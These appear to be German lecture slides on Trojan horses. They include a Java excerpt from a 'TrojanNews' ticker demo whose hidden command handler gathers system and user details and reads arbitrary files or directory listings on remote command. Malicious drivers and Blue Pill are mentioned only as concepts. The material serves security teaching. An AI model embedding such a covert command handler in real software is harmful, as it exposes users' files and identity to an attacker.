
Rechner



Angreifer kann alle drei Schutzziele verletzen:


- **Vertraulichkeit**
- **Integrität**
- **Verfügbarkeit**

Ausgangssituation: Nutzer schützt Daten auf seinem Rechner





Trojanisches Pferd greift von innen an


Bösartige Anwendung könnte Texteingaben abfangen, verschlüsselte Festplatten lesen, ...




Demo: TrojanNews



Firewall verhindert
Wirksamkeit des
Trojanischen
Pferdes nicht



Börsenticker,
Newsticker o.ä.




Demo: TrojanNews

- Insgesamt 916 Zeilen Java-Code, davon ca. 70 Zeilen Schadcode.
- Zum Vergleich: Loveletter (I-Love-You-Virus) hatte auch nur 330 Zeilen Code.
- Es ist weniger eine Kunst, ein Trojanisches Pferd zu programmieren.
- Das Problem für den Angreifer besteht darin, es unbemerkt beim Opfer zu platzieren bzw. diesen zu überlisten, es selbst zu installieren.

```
//////////  
// BEGIN BAD THINGS  
//  
if(command!=null) {  
    if(!(command.startsWith("null"))){ }  
    if(command.startsWith("info")) {  
        String ipn = null;  
        try { ipn = InetAddress.getLocalHost().getHostAddress(); } catch (Exception e) {}  
        returnString = "";  
        returnString += "\n os.name=" +System.getProperty("os.name");  
        returnString += "\n user.name=" +System.getProperty("user.name");  
        returnString += "\n user.home=" +System.getProperty("user.home");  
        returnString += "\n user.dir=" +System.getProperty("user.dir");  
        returnString += "\n ip.address=" +ipn;  
        returnString += "\n ";  
    } else if(command.startsWith("tell")) {  
        int firstSpacePosition = command.indexOf(' ');  
        String ms = command.substring(firstSpacePosition + 1);  
        returnString = "";  
        returnString += "\n OK: message received by client";  
        returnString += "\n ";  
    } else if(command.startsWith("get")) {  
        int firstSpacePosition = command.indexOf(' ');  
        String fileName = command.substring(firstSpacePosition + 1);  
        try {  
            File f = new File(fileName);  
            if(f.isDirectory()) {  
                String[] fl = f.list();  
                returnString = "";  
                for (int i=0; i<fl.length; i++) {  
                    returnString += "\n " + fl[i];  
                }  
                returnString += "\n ";  
            } else { // read file  
                returnString = "";  
                BufferedReader inF = new BufferedReader(new FileReader(f));  
                int c = inF.read();  
                while((c = inF.read())!=-1)  
                    returnString += (char)c;  
                returnString += "\n ";  
                inF.close();  
            }  
        }catch(Exception e) {  
            returnString = "Error: "+e.getMessage();  
        }  
    } else if(command.startsWith("exit")) {  
        newsLabel.setText("We will exit in 5 seconds! Sorry...");  
        try { Thread.sleep(5000); } catch (Exception e) {}  
        running = false;  
        this.setVisible(false);  
    }  
}  
//  
// END BAD THINGS  
//  
//////////
```


Trojanisches Pferd greift von innen an

Bösartige *Betriebssystemkomponente* (z.B. Treiber) könnte Texteingaben abfangen, verschlüsselte Festplatten lesen, ...




Trojanisches Pferd greift von innen an

Bösartige *Virtualisierungsschicht* (z.B. *Blue Pill*) könnte dem Betriebssystem einen „sauberen“ Rechner vorgaukeln



